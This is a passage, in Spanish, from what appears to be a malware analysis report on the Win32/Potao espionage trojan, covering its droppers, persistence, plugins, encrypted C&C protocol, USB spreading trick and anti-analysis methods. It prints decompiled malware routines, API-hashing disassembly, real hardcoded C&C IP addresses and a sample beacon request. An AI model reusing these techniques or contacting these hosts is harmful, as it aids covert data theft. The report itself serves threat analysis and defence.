


Imagen 22: Rutas PDB con las cadenas "Potao", "sapotao" y "node69"

La familia Potao es un troyano típico para el ciberespionaje, y como tal implementa todas las funcionalidades necesarias para extraer información confidencial desde el sistema del usuario infectado y enviarla al servidor remoto de los atacantes.

Vectores de infección y persistencia

Al igual que la mayoría de otras familias de troyanos, Win32/Potao llega al sistema informático de la víctima en forma de un troyano del tipo dropper que cumple la función de "instalador" del malware. Hemos observado varios vectores de infección utilizados para distribuir el troyano, como se describe en la sección Línea de tiempo de los ataques. Para resumir:

- Archivos ejecutables que se hacen pasar por documentos de Word, Excel y PDF. Estos se propagaron a través de sitios Web de servicios postales falsos y enlaces de SMS; y posiblemente también a través de correos electrónicos de phishing
- Funcionalidad de propagación a través de USB similar a un gusano
- Software TrueCrypt falso (consultar a la sección Win32/FakeTC para leer el análisis técnico)

El dropper en sí por lo general tiene dos etapas. En la primera etapa aparece (por ejemplo) en forma de un archivo ejecutable con un ícono de documento de MS Word. Su función simplemente es bajar el dropper encargado de llevar a cabo la segunda etapa, guardarlo en el directorio %temp% y ejecutarlo. Al mismo tiempo, baja el documento señuelo integrado al directorio activo actual y lo abre.

A continuación, el dropper encargado de la segunda etapa descomprime el archivo DLL principal que trae consigo. Para ello usa RtlDecompressBuffer. Luego deja el archivo DLL en la siguiente ruta, lo carga y lo inyecta en explorer.exe:

`%APPDATA%\Microsoft\%LUID%.dll`[8]

Sin embargo, antes de guardar el archivo DLL en la unidad, aplica un truco sencillo. El dropper Potao reemplaza el nombre de la función de exportación *Entry* en la tabla de direcciones de exportación del archivo DLL por el valor LUID. La Imagen 23 muestra la función de reemplazo y un ejemplo en el que *Entry* pasó a llamarse *_85fc*. Como resultado, cada instancia del archivo DLL entregada tendrá un valor de hash único.

```
1 DWORD __usercall patch_Enter_str@<eax>(unsigned __int8 *data1@<ecx>, DWORD size@<edx>)
2 {
3   unsigned __int8 *binary_image; // edi@1
4   DWORD i; // esi@1
5   void *result_luid; // ebx@1
6   int str_luid; // eax@1
7   DWORD data_size; // eax@1
8   char str_luid_for_patch; // [sp+Ch] [bp-108h]@1
9   DWORD size1; // [sp+110h] [bp-4h]@1
10
11  size1 = size;
12  binary_image = data1;
13  i = 0;
14  result_luid = operator new(0x104u);
15  memset(result_luid, 0, 0x104u);
16  memset(&str_luid_for_patch, 0, 0x104u);
17  str_luid = get_LUID_via_LsaEnumerateLogonSessions();
18  str_copy(&str_luid_for_patch, str_luid);
19  data_size = size1;
20  str_luid_for_patch = '_';
21  if ( size1 )
22  {
23    do
24    {
25      if ( binary_image[i] == 'E'
26        && binary_image[i + 1] == 'n'
27        && binary_image[i + 2] == 't'
28        && binary_image[i + 3] == 'e'
29        && binary_image[i + 4] == 'r' )
30      {
31        mem_copy(&binary_image[i], (unsigned __int8 *)&str_luid_for_patch, 5u);
32        mem_copy((unsigned __int8 *)result_luid, (unsigned __int8 *)&str_luid_for_patch, 5u);
33        data_size = size1;
34      }
35      ++i;
36    }
37    while ( i < data_size );
38  }
39  return (DWORD)result_luid;
40 }
```

```
6E 6F 64 65-36 39 2D 6D-61 69 6E 2E-64 6C 6C 00  node69-main.dll
45 6E 74 65-72 00 00 00-00 00 00 00-00 00 00 00  Enter

6E 6F 64 65-36 39 2D 6D-61 69 6E 2E-64 6C 6C 00  node69-main.dll
5F 38 35 66-63 00 00 00-00 00 00 00-00 00 00 00  _85fc
```

Imagen 23: Reemplazo del nombre de la función de exportación antes de guardar el archivo DLL principal

[8] %LUID% significa la estructura LUID, que se usa como identificador único para el bot infectado

El troyano utiliza métodos estándar para cargar su DLL (a través de rundll32.exe) y para ser persistente. Para ello, configura la entrada de registro Run:

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run]    %LUID%
```

Win32/Potao: Arquitectura

El troyano Potao cuenta con una arquitectura modular y su funcionalidad se puede ampliar mediante complementos adicionales descargados.




Imagen 24: Arquitectura de Win32/Potao

Cuando se instala el malware, su DLL principal se inyecta en el proceso explorer.exe. Después de haber pasado por una verificación mutex, esta instancia trata de inyectarse en el espacio de direcciones de varios procesos activos legítimos y orientados a Internet (navegadores, Skype y uTorrent). Con esta configuración, la instancia inyectada dentro de explorer.exe es responsable de la carga y la comunicación con los complementos de Potao, mientras que las instancias inyectadas dentro de los procesos orientados a Internet se encargan de la comunicación con el servidor de C&C. Las dos instancias se comunican a través de una canalización con nombre.

Información general sobre los complementos

El archivo DLL principal de Potao sólo se ocupa de su funcionalidad central: las funciones reales de espionaje se implementan mediante otros módulos descargados. Los complementos se descargan cada vez que se inicia el malware, ya que no se almacenan en el disco duro.

Win32/Potao admite dos tipos de complementos. El primer tipo de complemento es *Full Plugin*[9] y su función de exportación se llama *Plug*. El segundo es *Light Plugin*, cuya función de exportación se llama *Scan*. La diferencia entre ambos es la forma en que se ejecutan y devuelven la información deseada. Los complementos *Full Plugin* se ejecutan en forma continua hasta que el sistema infectado se reinicia, mientras que los complementos *Light Plugin* terminan inmediatamente después de que devuelven un buffer con la información que recopilaron de la máquina de la víctima.

[9] "Full Plugin" y "Light Plugin" son los términos utilizados por los propios autores de malware en las versiones de depuración del troyano.

Vale la pena mencionar que algunos de los complementos que observamos durante nuestro monitoreo de la botnet Potao estaban firmados con un certificado expedido para "Grandtorg":




Imagen 25: Detalles del certificado para GrandTorg

El nombre "Grand Torg" es algo así como "Gran Mercado" en ruso, un término bastante común, por lo que no logramos identificar ninguna institución con ese nombre. El Número de serie del certificado es: `0453B96EB039AFD6C9988C8CB698E7C9` y su fecha efectiva de Revocación: `19 de agosto de 2014 a las 00:00:00 GMT`

Como la fecha de Revocación es la misma que la fecha en "*Válido desde*", todas las firmas creadas con este certificado dejan de ser válidas cuando se emite la solicitud de revocación. Esto sugiere firmemente que el certificado se utilizó únicamente con fines nefastos, y que no fue robado de una compañía legítima.

Tabla 1: Complementos de Win32/Potaocontiene la lista de los complementos de Potao que encontramos[10].

Tabla 1: Complementos de Win32/Potao

Nombre del archivo	Tipo	Descripción
GetAllSystemInfo.dll	Light	Recopila diversos tipos de información del sistema, incluyendo: información que identifica el sistema, configuración del proxy y del lenguaje, listas de procesos, software instalado, archivos abiertos recientemente, etc.
GetAllSystemInfo.dll	Light	Este complemento contiene una funcionalidad diferente del otro complemento con el mismo nombre de archivo. Recopila el historial de navegación de Google Chrome, Mozilla Firefox y Opera.
FilePathStealer.dll	Full	Enumera todas las unidades y crea una lista de archivos potencialmente interesantes: imágenes y documentos. El

[10] Es muy posible que no hayamos visto todos los complementos existentes, por lo que la lista puede estar incompleta.

		complemento busca archivos con las siguientes extensiones: JPG, BMP, TIFF, PDF, DOC, DOCX, XLS, XLSX, ODT, ODS.
task-diskscanner.dll	Full	Al igual que el complemento FilePathStealer.dll, éste también enumera los archivos potencialmente interesantes. Busca extensiones de documentos e historiales comunes, configuraciones y archivos de cookies que pertenecen a los navegadores de Internet. Cuando termina la búsqueda, envía los archivos encontrados al servidor de C&C.
KeyLog2Runner.dll	Full	Registra las pulsaciones del teclado y copia los datos del portapapeles de la mayoría de los navegadores de Internet más comunes y de Skype.
PasswordStealer.dll	Light	Descifra y roba las contraseñas y la configuración de diferentes navegadores y clientes de correo electrónico.
Screen.dll	Light	Toma capturas de pantalla.
Poker2.dll	Light	Deshabilita la propagación a través de unidades USB, elimina claves de registro específicas y termina los procesos pertenecientes al malware.
loader-updater.dll	Light	Carga el troyano.

Protocolo de comunicación con el servidor de C&C

Las muestras de Win32/Potao que analizamos contenían varias direcciones IP de servidores de C&C diferentes, cifrados en sus cuerpos. Por ejemplo, después del descifrado, una muestra tenía la siguiente lista de direcciones IP, codificadas de forma rígida:

```
87.106.44.200:8080
62.76.42.14:443
62.76.42.14:8080
94.242.199.78:443
178.239.60.96:8080
84.234.71.215:8080
67.103.159.141:8080
62.76.184.245:80
62.76.184.245:443
62.76.184.245:8080
```

El malware escoge aleatoriamente una de estas direcciones IP y hace un intento de establecer una conexión. Como se puede ver a partir de los puertos en la lista anterior, se pueden utilizar los protocolos HTTP o HTTPS para comunicarse con el servidor remoto.

La comunicación utiliza criptografía fuerte en dos etapas. La primera etapa es el intercambio de claves y la segunda etapa es el intercambio de datos en sí. Este sencillo (pero seguro) esquema de comunicación se explica en la Imagen 26: Intercambio de claves de Potao y esquema de comunicación con el servidor de C&C.




Imagen 26: Intercambio de claves de Potao y esquema de comunicación con el servidor de C&C

Cuando el malware se contacta por primera vez con el servidor de C&C **(1)**, envía una solicitud POST como se muestra en el ejemplo de la Imagen 27:. Los datos enviados se encapsulan mediante el protocolo XML-RPC. Es interesante notar que el valor *methodName* **10a7d030-1a61-11e3-beea-001c42e2a08b** empleado está siempre presente en el tráfico de Potao que hemos analizado.

```
POST http://87.106.44.200:8080/winter/task HTTP/1.1
Content-Type: application/xml
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Host: 87.106.44.200:8080
Content-Length: 176
Connection: Keep-Alive
Pragma: no-cache

<?xml version="1.0"?><methodCall><methodName>10a7d030-1a61-11e3-beea-
001c42e2a08b</methodName><params><param><value><base64>kGQ=
</base64></value></param></params></methodCall>
```

Imagen 27: Solicitud POST inicial enviada al C&C

Luego de recibir la solicitud, el servidor de C&C genera una clave pública RSA-2048 **(2)** y firma esta clave generada con otra clave privada RSA-2048 estática **(3)**.

La Imagen 28: muestra un ejemplo de la respuesta del servidor **(4)**:

```
HTTP/1.1 200 OK
Server: nginx/1.2.6
Date: [redacted]
Transfer-Encoding: chunked
Connection: close

371
<?xml version='1.0'?>
<methodResponse>
<params>
<param>
<value><base64>
gGQBJgEAMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvDchnac69Yl2vG+MlEJPScH+
FyIL80LZoSVS+TVtVAE9zG+G+9M9EM45UzWJ6dDwxVB+9h6LkFA59hs0SHkioExe+x8jz/LSOd/o
yTxHAXx+y4U4shhOLLoywSYcD7KdXM8duX3qmuzIH+xogVIXnPq8CRKp2HEPq6eD1Re9AFtGejOC
N7Bf4iaYZV/LLyWqm5AnSC5Q22pldsgasw1tqHrBRYnSiGWHEuZWFiRjr1uhwDU4LvD2iJN2L5J2
NspdM3fTh+KyafpItQaOoKOqdHTo3IsrfVb4/w3IBDRJI1e8k/xsFhAdR9e1WDkpXO9i4qLmG6Cd
s+PFuUVK98fSkQIDAQABEdLc5P0dI4BJ33RrKtC6WP5BrLYkuyBX3zaRjgOZoglq7rycjNL+hpvo
6UZeYYRnsEx8DK49ysMtEbe0b3kO2PBxvJIwiXqXk2e996rz4OPr0f6IzCuimt+vEKBgQr6Vi4FB
mWD90Qm1TKuA/sSZL3QsZeuWWj7P+kY0hqXqRaTruaDasBxRBNbbPHCj94b+6LB5EP40sxo1UH76
GGaDvpjqG/AWtdS3Ka8yyJPcLNGPXXtjDZSXO+71GgUalNOd5K/0V7MZXrSHSyq3PhX8ZZOC4/w1
gF6mMKtObQU4vh06R2xtFR9xImAFh5FRvnd9hSuD0Kd729PChd+cop0XwQ==
</base64></value>
</param>
</params>
</methodResponse>

0
```

Imagen 28: Respuesta del servidor de C&C con una clave pública RSA-2048 firmada a su vez con otra clave generada con RSA-2048 y codificada con base64

Cuando el malware recibe esta nueva clave RSA-2048, verifica la firma utilizando la clave pública estática correspondiente, que está integrada en el archivo binario **(5)**. Si la firma es correcta, se utilizará la clave pública generada que acaba de recibir **(6)** para cifrar el siguiente paso de la comunicación.

Clave pública estática RSA-2048 integrada:

```
-----COMIENZO DE LA CLAVE PÚBLICA-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApiLYPP8Z2BPuAqq4IzJ9
TdSwDFl7IcuHidKRrxyEl8YtbD0rqmPhBL1R50gl5/rUYuT87rhWhvBGUTXxRv4u
Ga7YIs9r0ymdQtmjAXDvbY01U51mK+Hm7894diVBhQ46sznudrJSz82VJXzbZ9NN
fBUFiDQFj5DijnZJfeR/Jb/DD9oRT+UJNeV1KIQeLZDUFHkC+Vp837roAprSyJpR
005EtiBgSQ7KO9GSKqxqzE5htdMX74n4kwmw/vRGi/c66a7/XlvCW1l0SWxowXO0
xqje04bbjzF9CINcvDBuVxlFznCOw5+1MUlO38lHJEpTrrQKSeMBSqMPunVF25At
KQIDAQAB
-----FIN DE LA CLAVE PÚBLICA-----
```

En la segunda etapa, el malware genera una clave simétrica AES-256 **(7)**. Esta clave de sesión AES se cifra con la clave pública RSA-2048 recién recibida **(8)** y se envía al servidor de C&C **(9)**.

Después del intercambio de claves, se cifra el intercambio de datos en sí **(13)**; para ello se emplea la criptografía simétrica, que es más rápida, con la clave AES-256 **(12)**.

Si hacemos a un lado la implementación de la criptografía que hace el troyano, el protocolo de comunicación es muy simple. El malware envía una solicitud cifrada al servidor, como se ejemplifica a continuación (se muestra ya descifrada):

```
id=469980758182506720lmapt&code=0&sdata=ver:5.1.2600 lv:2.8.0002
comp:COMPUTER adm:1 x:0 p:firefox.exe&md5=&dlen=0
```

Esta solicitud contiene el ID de equipo, el ID campaña, la versión del sistema operativo, la versión del malware, el nombre del equipo, los privilegios actuales, la arquitectura del sistema operativo (64 o 32 bits) y también el nombre del proceso actual.

El servidor responde con los siguientes datos:

```
code=%CMD%&data=%PAYLOAD_BASE64_ENCODED%&dlen=%PAYLOAD_LENGTH%&md5=%MD5%
```

El valor `code` representa el tipo de comando que el bot deberá ejecutar. La lista de comandos posibles figura en la Tabla 2: Comandos del C&C de Win32/Potao:

Tabla 2: Comandos del C&C de Win32/Potao

Comando	Descripción
2	Grabar el ejecutable en %TEMP% y ejecutarlo mediante la función CreateProcess
3	Ejecutar el módulo del complemento
4	Grabar el ejecutable en %TEMP% y ejecutarlo mediante la función ShellExecuteEx
0 u 8 o cualquier otro	Comando inactivo

Propagación a través de unidades USB

En muchas campañas de propagación, los operadores de Potao utilizaron un vector adicional para diseminar el malware: las unidades USB.

Aunque los llamados gusanos Autorun[11] solían ser bastante comunes para dicha tarea, Win32/Potao tomó un enfoque diferente respecto a las infecciones de las unidades USB. En lugar de poner un archivo *autorun.inf* en la carpeta raíz de las unidades extraíbles, el componente de Potao para la propagación por USB utiliza un truco diferente, simple pero a la vez eficaz, para almacenar su archivo ejecutable en el dispositivo USB. El código responsable de la infección USB copiará el dropper Win32/Potao en el directorio raíz de todas las unidades de medios extraíbles. Elige un nombre de archivo para que coincida con la etiqueta del disco y usa el ícono correspondiente a los dispositivos extraíbles. Al mismo tiempo, configura las propiedades del resto de los archivos y las carpetas que ya estaban presentes en la unidad como Oculto y Sistema.




Imagen 29: Truco empleado para propagarse a través de medios extraíbles USB

En efecto, con la configuración predeterminada de Windows de ocultar las extensiones de archivo, el usuario sólo ve en el Explorador de Windows un ícono de unidad de disco con la misma etiqueta que la unidad USB real. Este truco de ingeniería social ha engañado a un número de víctimas que terminan ejecutando "voluntariamente" el malware.

Técnicas de ingeniería anti-reversa de Win32/Potao

El troyano Potao implementa varios trucos para hacer que el análisis del malware sea mucho más difícil para los técnicos en ingeniería inversa. Uno de estos trucos es usar los hashes de las funciones WinAPI en lugar de sus nombres:

[11] Gusanos que hacían un uso indebido de la funcionalidad AutoPlay de Windows mediante archivos *autorun.inf*

```
.text:100074E4 init_kernel32 proc near
.text:100074E4
.text:100074E4          push    esi
.text:100074E5          mov     esi, ecx
.text:100074E7          push    offset LibFileName      ; "kernel32.dll"
.text:100074EC          mov     dword ptr [esi], offset off_1000F0D4
.text:100074F2          call    ds:LoadLibraryW
.text:100074F8          mov     edx, 0B72217Fh
.text:100074FD          mov     ecx, eax
.text:100074FF          mov     [esi+API1.kernel32_module], eax
.text:10007502          call    get_func_by_hash
.text:10007507          mov     ecx, [esi+4]
.text:1000750A          mov     edx, 926AB87h
.text:1000750F          mov     [esi+API1.kernel32_GetModuleHandleA], eax
.text:10007512          call    get_func_by_hash
.text:10007517          mov     ecx, [esi+4]
.text:1000751A          mov     edx, 9FFE227Bh
.text:1000751F          mov     [esi+API1.kernel32_GetProcAddress], eax
.text:10007522          call    get_func_by_hash
.text:10007527          mov     ecx, [esi+4]
.text:1000752A          mov     edx, kernel32_CreateFileA_hash
.text:1000752F          mov     [esi+API1.kernel32_LoadLibraryA], eax
.text:10007532          call    get_func_by_hash
.text:10007537          mov     ecx, [esi+4]
.text:1000753A          mov     edx, kernel32_GetModuleFileNameA_hash
.text:1000753F          mov     [esi+API1.kernel32_CreateFileA], eax
.text:10007542          call    get_func_by_hash
```

Imagen 30: Carga de funciones WinAPI mediante sus hashes

Este truco es muy común en varias familias de malware para distintas implementaciones; el malware Potao, por su parte, utiliza el algoritmo MurmurHash2 para calcular los hashes de los nombres de las funciones API.

Otro truco implementado por este malware es el cifrado de cadenas. El algoritmo de descifrado descompilado se muestra en la Imagen 31.

```
1  char *__thiscall decode_str1(_BYTE *this)
2  {
3    _BYTE *encoded; // esi@1
4    int len; // edi@1
5    int i; // edx@1
6    int v4; // esi@2
7    char key_byte; // cl@3
8    bool is_same; // zf@3
9
10   encoded = this;
11   mem_set_zero(buffer, 512);
12   len = str_len(encoded);
13   i = 0;
14   if ( len > 0 )
15   {
16     v4 = encoded - buffer;
17     do
18     {
19       key_byte = key[i & 3];
20       is_same = key_byte == *(&buffer[v4] + i);
21       buffer[i] = key_byte ^ *(&buffer[v4] + i);
22       if ( is_same )
23         buffer[i] = key_byte;
24       ++i;
25     }
26     while ( i < len );
27   }
28   return buffer;
29 }
```

Imagen 31: Algoritmo de descifrado de una cadena

Las cadenas se cifran utilizando una operación XOR con una clave de 4 bytes de longitud. Esta clave puede variar en distintas muestras.

Win32/FakeTC: Análisis del software TrueCrypt falso

El malware descrito en esta sección corresponde a una familia completamente diferente de la de Win32/Potao. En esta sección describimos cómo se utiliza la versión troyanizada del software de código abierto TrueCrypt para extraer archivos desde las unidades cifradas de las víctimas de espionaje. La relación con Potao ya se explicó en una sección anterior del presente paper.

